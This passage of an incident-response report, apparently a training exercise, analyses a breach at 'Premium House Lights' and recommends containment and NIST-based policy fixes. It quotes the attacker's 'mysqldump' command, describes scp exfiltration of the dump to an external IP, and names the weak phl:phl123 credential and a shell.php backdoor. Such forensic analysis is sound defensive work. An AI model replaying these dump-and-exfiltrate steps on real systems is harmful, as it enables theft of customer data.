
**Packet:** 2255: we observe a critical command being issued through the Telnet session: ***sudo mysqldump -u root -p phl > phl.db***

This command indicates that the database phl is being dumped into a file named phl.db. This is a clear sign of data exfiltration.



**Packet: 2297**: confirms that the database dump file phl. db was transferred from the database server (IP 10.10.1.3) to an external IP address (178.62.228.28) using the scp command over Telnet. Here are the critical points to consider:


* + The scp command is used to transfer the phl.db file from the local database server to the external server at 178.62.228.28.
  + This transfer occurred over an insecure Telnet connection, making the data vulnerable to interception.




### **Database logs**

So far we are aware that the attacker logged into a database with credentials of user phl and found open ports, 23 for telnet.

**03:00:55 - Connection and initial queries**: The attacker connects to the database using the root user and then checks the [MySQL](https://www.sqltutorial.org/sql-cheat-sheet/) version to understand the database environment.



**03:01:02 - Database and table inspection**: Then he checks all available databases and switches to the MySQL database, which typically contains user accounts and privilege information. The attacker inspects several tables within the MySQL database to gather detailed information about database users, privileges, and other configurations (e.g., columns\_priv, db, user).





**03:01:07 - Querying User Information:** Extracts all records from the user table, which contains credentials and privileges for all database users.

**03:01:13 - Switches to phl database:** Initiates the phl database and then queries to show databases and tables in the phl database to inspect the customer's table.

**03:01:21 - Data extraction:** Selects all data from the customer's table by putting a limit to the result to the first 5 records.

**03:01:34 - Ends session:** User quits the session.





**Second Unauthorized Access**

A separate connection was established to the database (connection ID 10). This connection seems to be an automated process or tool interacting with the 'phl' database. It's performing various checks and optimizations, and it also accesses the 'customers' table, potentially indicating another attempt at unauthorized access.

| 2022-02-20T03:01:46.748435Z 10 Query /\*!40103 SET TIME\_ZONE='+00:00' \*/  2022-02-20T03:01:46.748574Z 10 Query /\*!80000 SET SESSION information\_schema\_stats\_expiry=0 \*/  2022-02-20T03:01:46.748680Z 10 Query SET SESSION NET\_READ\_TIMEOUT= 86400, SESSION NET\_WRITE\_TIMEOUT= 86400 |
| --- |

These commands set various session parameters to ensure the environment is configured correctly for the attacker’s operations.

* **Setting Time Zone:** He ensures all timestamps and time-related functions are consistent and standardized.
* **Disabling Information Schema Stats Expiry:** Ensures that the information schema statistics do not expire during the session, providing consistent metadata information.
* **Adjusting Read/Write Timeouts:** Extends the session timeout values to avoid disconnections during long operations, ensuring the attacker can maintain the session without interruptions.

| 2022-02-20T03:01:46.772197Z 10 Query SET SQL\_QUOTE\_SHOW\_CREATE=1  2022-02-20T03:01:46.772305Z 10 Query SET SESSION character\_set\_results = 'binary'  2022-02-20T03:01:46.772772Z 10 Query SET SESSION character\_set\_results = 'utf8mb4' |
| --- |

* **Setting SQL Quote Show Create:** Ensures that the output of ***SHOW CREATE TABLE*** uses SQL quoting, preserving the exact table creation syntax.
* **Setting Character Set Results:** Switches the character set for results to binary and then back to [**utf8mb4**](https://dev.mysql.com/doc/refman/8.4/en/charset-unicode-sets.html), ensuring the correct encoding and interpretation of data during extraction and manipulation.

| 2022-02-20T03:01:46.763710Z 10 Query show tables  2022-02-20T03:01:46.765171Z 10 Query LOCK TABLES customers READ /\*!32311 LOCAL \*/  2022-02-20T03:01:46.775014Z 10 Query SELECT /\*!40001 SQL\_NO\_CACHE \*/ \* FROM customers |
| --- |

* **Showing Tables:** Lists the tables in the phl database.
* **Locking Tables:** Locks the customer's table to ensure data consistency and prevent other operations from modifying the table during extraction.
* **Selecting Data:** Extracts all data from the customer's table without using the query cache, ensuring fresh data retrieval.

By configuring session parameters, the attacker ensured that the session would remain active, handle data correctly, and provide consistent results. This preparation facilitated the smooth execution of data extraction and minimized the risk of interruptions or errors during the attack.

## **Insight into how systems were accessed**

From the above analysis, we found that the attacker used automated tools to scan for vulnerabilities, successfully uploaded a malicious PHP shell script, and gained access using compromised credentials (user: phl, password: phl123). Elevated privileges were achieved through sudo, and sensitive data was exfiltrated using [secure copy (scp)](https://en.wikipedia.org/wiki/Secure_copy_protocol).

## **Outline of weaknesses that allowed for this incident to occur**

### **Network Drwaback**


* **Single Firewall Entry Point**: The [network diagram](#_8jwpjhh8g4hl) shows a single firewall protecting both the production and employee VLANs. Both VLANs are exposed to attacks. A single point of failure can lead to widespread network breaches.
* **Exposed Webserver**: The web server (10.10.1.2) is accessible from the internet. Direct exposure to the internet makes it an easy target for attackers. Vulnerabilities in the web server can be exploited to gain access to the internal network.
* **Use of Telnet**: The use of Telnet (port 23) is observed in the network traffic. Telnet transmits data in plaintext, including credentials. This makes it vulnerable to interception and man-in-the-middle attacks.

### **Application and System drawbacks**

* **Weak Passwords**: The attacker was able to log in with user credentials (phl:phl123). Weak passwords facilitate unauthorized access. The use of easily guessable passwords can be exploited through brute-force attacks or credential stuffing.
* **Unpatched Vulnerabilities**: Potential exploits due to outdated software and configurations. Unpatched systems are vulnerable to known exploits. The attacker was able to exploit a vulnerability to upload a malicious PHP shell script and gain access to the server.
* **Open Ports**: Critical ports (e.g., 23/Telnet, 80/HTTP) are open and accessible. Unrestricted access to these ports can be exploited by attackers to gain unauthorized access to the network. Open ports provide entry points for various types of attacks.
* **Lack of Network Segmentation**: The lack of segmentation between the production and employee VLANs. Once inside the network, attackers can move laterally with minimal restrictions. Proper network segmentation can contain attacks and limit their spread.
* **Insufficient Monitoring and Alerting**: Lack of real-time monitoring and alerting mechanisms. The breach was not detected promptly, allowing the attacker to exfiltrate data and cover their tracks. Effective monitoring can detect anomalies and unauthorized activities early.
* **Inadequate Access Controls**: The attacker gained root access using sudo without sufficient access controls. Poor access controls and privilege management lead to unauthorized escalation of privileges.

# Incident Response

In Cyber security as per the [SANS, Incident Response](https://www.cynet.com/incident-response/incident-response-sans-the-6-steps-in-depth/) plans can be defined in [6 phases](https://www.securitymetrics.com/blog/6-phases-incident-response-plan). We will discuss the recommended step for general incidence reponse. However we will be focusing more on Containment, eradication, and recovery for our scenario.



## **Recommended steps for each phase**

### **Phase 1: Preparation**

The goal of the preparation stage is to ensure that the organization can respond to an incident at a moment of occurrence.

* In this phase, policies are reviewed and modified.
* A [Computer Security Incident Response Team](https://www.cynet.com/incident-response/incident-response-team-a-blueprint-for-success/) (CSIRT) is built and ensure the roles and responsibilities are clear to the team.
* Keep a record of all assets, including hardware, software, and data, to quickly identify affected systems.

### 

### **Phase 2: Identification**

This phase focuses on identifying unusual or suspicious activity within the organization's systems and networks. It involves analyzing these anomalies to determine if they constitute a security incident and assessing the severity and potential impact of the incident.

* Utilize intrusion detection systems ([IDS](https://www.fortinet.com/resources/cyberglossary/intrusion-detection-system#:~:text=An%C2%A0intrusion%20detection%20system%C2%A0(IDS)%20is%20an%20application%20that%20monitors%20network%20traffic%20and%20searches%20for%20known%20threats%20and%20suspicious%20or%20malicious%20activity.%20The%20IDS%20sends%20alerts%20to%20IT%20and%20security%20teams%20when%20it%20detects%20any%20security%20risks%20and%20threats.)), intrusion prevention systems ([IPS](https://www.fortinet.com/resources/cyberglossary/what-is-an-ips#:~:text=What%20is%20an,the%20network%20administrator.)), and Security Information and Event Management ([SIEM](https://www.ibm.com/topics/siem)) solutions to detect anomalies.
* Use logs and alerts from IDS/IPS, SIEM, and other monitoring tools to confirm the incident. In this case, verify the unauthorized access to the web server and database.
* Identify the affected systems, data, and users to understand the extent of the breach.

| **Note: Our whole analysis above is a part of the identification phase** |
| --- |

### 

### **Phase 3: Containment**

The goal of containment is to limit damage from the current security incident and prevent any further damage. Several steps are necessary to completely mitigate the incident, while also preventing the destruction of evidence that may be needed for prosecution

* **Short-term containment:** 
  + **Isolate affected systems**: Disconnect compromised systems from the network to prevent further damage.
  + **Change compromised credentials**: Immediately reset passwords for affected accounts.
  + **Block malicious IP addresses**: Implement firewall rules to block the attacker's IP addresses.
* **Long-term Containment**:
  + **Apply patches and updates**: Ensure all systems are updated with the latest security patches.
  + **Implement segmentation**: Segment the network to limit the attack surface. For example, separate the web server from the database server using VLANs.
  + **Deploy enhanced monitoring**: Increase logging and monitoring on critical systems to detect any further malicious activities.
* **Create a forensic image:** Before any changes are made to the compromised systems, create a complete forensic image of the affected web server and database server using tools like FTK Imager or EnCase. This preserves a snapshot of the systems in their compromised state, which is essential for evidence collection and further analysis of the attack. Once the forensic image is secured, the systems can be safely wiped and reimaged to restore normal operation.

### **Phase 4: Eradication**

The eradication phase focuses on completely removing any malicious software, scripts, or other remnants left by the attacker on the compromised systems. This includes restoring all affected systems to a clean and secure state, ensuring they are free from any lingering threats or vulnerabilities.

* **System Hardening:** Implement security best practices, such as disabling unused services, closing unnecessary ports, and enforcing strong password policies.
* **Prevent the root cause:** Identify and remove any backdoors, malware, or unauthorized scripts for preventing future compromises.
* **Scan for malware**: Use antivirus and anti-malware tools to scan for any remaining threats.

### **Phase 5: Recovery**

The recovery phase aims to fully restore all impacted systems to their normal operational state, once it has been confirmed that they are free from any malicious elements and the security threat has been neturalized.

* **Defining time and date to restore operations**: System owners, with guidance from the CSIRT (Computer Security Incident Response Team), should be responsible for deciding when to resume normal operations. This decision should be based on the [CSIRT's](https://www.techtarget.com/whatis/definition/Computer-Security-Incident-Response-Team-CSIRT) assessment of the incident, its impact, and the progress made in restoring systems and data to a secure state.
* **Restore systems**: Recover affected systems from clean backups, ensuring that they are free from any malicious code.
* **Validate systems**: Test the restored systems to ensure they function correctly and securely.
* **Monitoring:**  Continue monitoring the systems for any signs of the attacker returning or new incidents.

### **Phase 6: Lesson Learned**

Within two weeks of the incident's conclusion, the CSIRT should gather all pertinent information regarding the incident and derive insights that can enhance future incident response efforts.

* **Conduct a post-incident review**: Analyze the incident to identify what went wrong and how it can be prevented in the future.
* **Update the Incident Response Plan**: Incorporate lessons learned into the IRP to improve future response efforts.
* **Enhance security policies**: Update security policies to address identified weaknesses, such as enforcing the principle of least privilege and requiring multi-factor authentication.
* **Training and awareness:** Provide additional training to staff based on the findings from the incident review.

## **Steps to contain and remediate the incident**

In our report, I am the part of CSIRT team which was created in preparation stage. All resources ( such as logs, database and network captures ) were given to investigate further which covers the Identification phase. Lets see the other phases in detail.

### **Immediate Containment Actions (Phase 3: Containment)**

1. **Isolate Affected Systems:** We started with immediately disconnected the compromised web server and database server from the network. This could prevents the attacker from further accessing or manipulating data and systems.
2. **Change Compromised passwords:** Reset the passwords for all accounts known to have been compromised, including:
   * + The "phl" user account used for database access
     + The root user account
   * We also implementing multi-factor authentication (MFA) for added security.
3. **Block Malicious IP Addresses:** Use firewall rules to block the attacker's IP addresses identified in the logs (e.g., 178.62.228.28). This prevents them from re-establishing a connection.

### **Eradication Steps (Phase 4: Eradication)**

1. **Remove Malicious Files and Scripts:** From our investigation we know the shell.php is dangerous. Delete the ***shell.php*** script identified as a backdoor on the web server. Then ,thoroughly searched for and remove any other malicious files or scripts on both the web server and the database server.
2. **Conduct a Thorough System Scan:** We areuse up-to-date antivirus and anti-malware software to scan all systems and files for any remaining malware or backdoors. By considering using multiple scanning tools for comprehensive coverage.
3. **Harden Systems:** Reviwed system configurations and took these steps to tighten the system:
   * Disable unnecessary services on both servers.
   * Close unused ports on the web server, especially those identified as entry points in the initial compromise (e.g., port 22 for SSH).
   * Disabled Telnet and use SSH for remote access instead.
   * Enforced strong password policies across all systems as we see the users had very weak password.
   * Implement intrusion detection and prevention systems (IDS/IPS) on the network to detect future intrusions.

### **Recovery Steps (Phase 5: Recovery)**

1. **Restore from Clean Backups: R**estored the web server and database server from known good backups taken *before* the incident. Verifed the integrity of the backups before restoring.
2. **Validate and Test:** Thoroughly tested and validated all restored systems and applications to ensure they are functioning correctly and are free from any remaining malicious code or vulnerabilities.
3. **Continuous monitoring:**Conducted vulnerability scans to identify any potential weaknesses that may have been reintroduced.

### **Post-Recovery Monitoring (Phase 5: Recovery, Phase 6: Lessons Learned)**

**Monitor for Recurrence:** Implement ongoing monitoring of network traffic, logs, and system activity to detect any signs of the attacker returning or any new suspicious activities.

* + Considering using a Security Information and Event Management (SIEM) system to centralize log data and provide real-time alerts.
  + We are also suggesting the improvement in network.

# Post-Incident Recommendations

## **How should the company protect itself against such attacks in the future**

For this part I would focus more on Network diagram along with other factors from the breach. The image below shows the recommendation int the network.



1. **Segment the network:** The current network design places all devices on the same subnet, including the web server, database server, file server, employee devices, and point-of-sale systems.This can be risky because a security breach on one device could compromise the entire network.

***Recommendation***: I recommend segmenting the network into different VLANs (Virtual Local Area Networks). This will help to isolate traffic and improve security. For example, you could create separate VLANs for the following:

* Guest network
* Employee network
* Point-of-sale systems
* Production devices (web server, database server, file server)

1. **Strengthen wireless security:** The diagram shows that the WiFi network is not segmented. This means that any device on the WiFi network will have access to all of the resources on the network.

***Recommendation***: I recommend creating a separate VLAN for the WiFi network and implementing strong WPA3 (Wi-Fi Protected Access III) encryption with a complex passphrase.

1. **Enable Multi-Factor Authentication (MFA):** MFA adds an extra layer of security to the login process by requiring a second factor in addition to a username and password. This could be a code from a security token or a fingerprint scan. MFA can help to prevent unauthorized access to your network, even if someone is able to guess your password.
2. **Implement a guest network:** The diagram does not show a separate guest network. I recommend creating a separate guest network for visitors to use. This will help to isolate guest traffic from the rest of the network and improve security.
3. **Implement a web application firewall (WAF):** Deploy a Web Application Firewall (WAF) to 5. shield the web server against prevalent web attacks, such as SQL injection and cross-site scripting (XSS), aligning with the OWASP top ten vulnerabilities.A WAF can help to protect your web server from common attacks such as SQL injection and cross-site scripting (XSS).
4. **Inbound and Outbound Traffic:**It is crucial to configure the firewall to permit only essential inbound and outbound traffic. Specifically, restrict internet access solely to the web server (10.10.1.2) with robust rules to prevent unauthorized entry.
5. **Secure Communication:** Ensure all communications with the web server are encrypted using HTTPS with strong TLS configurations.
6. **Endpoint Security:** Ensure all employee devices are equipped with up-to-date antivirus and anti-malware software. Implement device management policies to enforce security configurations and updates.
7. **Keep software up to date:** It is important to keep all software up to date, including the operating system, firmware, and applications. This will help to close security vulnerabilities that attackers can exploit.
8. **Intrusion Detection and Prevention Systems (IDPS):** Implement IDPS to monitor network traffic for signs of malicious activity and respond to potential threats in real time.
9. **Enhanced Monitoring**: Deploy advanced monitoring solutions for real-time threat detection and response.
10. **Centralized Logging:** Establish a centralized logging system to collect and analyze logs from all network devices and servers. Regularly review these logs to detect unusual activities and conduct forensic analysis when necessary.
11. **Regular Backups:** Schedule regular backups of all critical data and ensure secure storage of these backups. Periodically test the backup and recovery process to guarantee data integrity and availability in case of an incident.
12. **Educate employees about cybersecurity:** Employees should be educated about cybersecurity best practices, such as how to create strong passwords and how to identify phishing attacks.

## **Recommended potential adjustments to security policy**

Given the nature of the incident and the identified vulnerabilities, Premium House Lights should consider making the following adjustments to its security policies according to NIST SP-800 53 Revison 5:

1. **Patch Management Policy:**

| **Type** | **Recommendation** | **Relevant Controls** |
| --- | --- | --- |
| ***Stricter Enforcement*** | Establish a more rigorous patch management policy with shorter timeframes for applying critical security patches to all systems, including web servers, database servers, and operating systems. | [***CM-3 - Configuration Change Control***:](https://csf.tools/reference/nist-sp-800-53/r5/cm/cm-3/) Implement controls for managing and controlling changes to the information system, including patches and updates.  [***SI-2 - Flaw Remediation***](https://csf.tools/reference/nist-sp-800-53/r5/si/si-2/): Identify, report, and correct information system flaws promptly. |
| ***Regular Audits*** | Conduct regular audits to ensure compliance with the patch management policy and identify any systems that are not up-to-date. | [***CA-7 - Continuous Monitoring***](https://csf.tools/reference/nist-sp-800-53/r5/ca/ca-7/)***:*** Implement continuous monitoring of the information system to ensure ongoing security and compliance. |
| ***Automated Patching*** | Consider implementing automated patching solutions for critical systems to reduce the risk of human error and ensure timely updates. | [***SI-2 - Flaw Remediation***](https://csf.tools/reference/nist-sp-800-53/r5/si/si-2/)***:*** Automate the process of flaw remediation where feasible to ensure timely updates and patches. |

1. **Access Control Policy:**

| **Type** | **Recommendation** | **Relevant Controls** |
| --- | --- | --- |
| ***Strong Passwords*** | Enforce a strong password policy that requires complex passwords, regular password changes, and the prohibition of password reuse. | [***IA-5 - Authenticator Management***](https://csf.tools/reference/nist-sp-800-53/r5/ia/ia-5/)***:*** Ensure that authenticators (passwords) are managed and maintained to prevent reuse and enforce complexity. |
| ***Multi-Factor Authentication (MFA)*** | Mandate the use of MFA for all administrative accounts and sensitive systems, such as those accessing customer databases. | [***IA-2 - Identification and Authentication (Organizational Users)***](https://csf.tools/reference/nist-sp-800-53/r5/ia/ia-2/)***:*** Implement multifactor authentication for access to sensitive systems. |
| ***Least Privilege Principle*** | Implement the principle of least privilege, granting users only the minimum necessary permissions to perform their job functions. | [***AC-6 - Least Privilege***](https://csf.tools/reference/nist-sp-800-53/r5/ac/ac-6/)***:*** Ensure that users are granted only the permissions necessary to perform their duties. |

1. **Database Security Policy:**

| **Type** | **Recommendation** | **Relevant Controls** |
| --- | --- | --- |
| ***Regular Backups*** | Ensure that regular and secure backups of the customer database are taken and stored offsite or in a secure cloud location. | [***CP-9 - System Backup***](https://csf.tools/reference/nist-sp-800-53/r5/cp/cp-9/)***:*** Implement regular backup processes for critical data. |
| ***Data Encryption*** | Encrypt sensitive customer data both at rest and in transit. | [***SC-12 - Cryptographic Key Establishment and Management***](https://csf.tools/reference/nist-sp-800-53/r5/sc/sc-12/)***:*** Implement cryptographic key management and data encryption practices.  [***SC-13 - Cryptographic Protection***](https://csf.tools/reference/nist-sp-800-53/r5/sc/sc-13/)***:*** Ensure that data is protected through encryption mechanisms. |
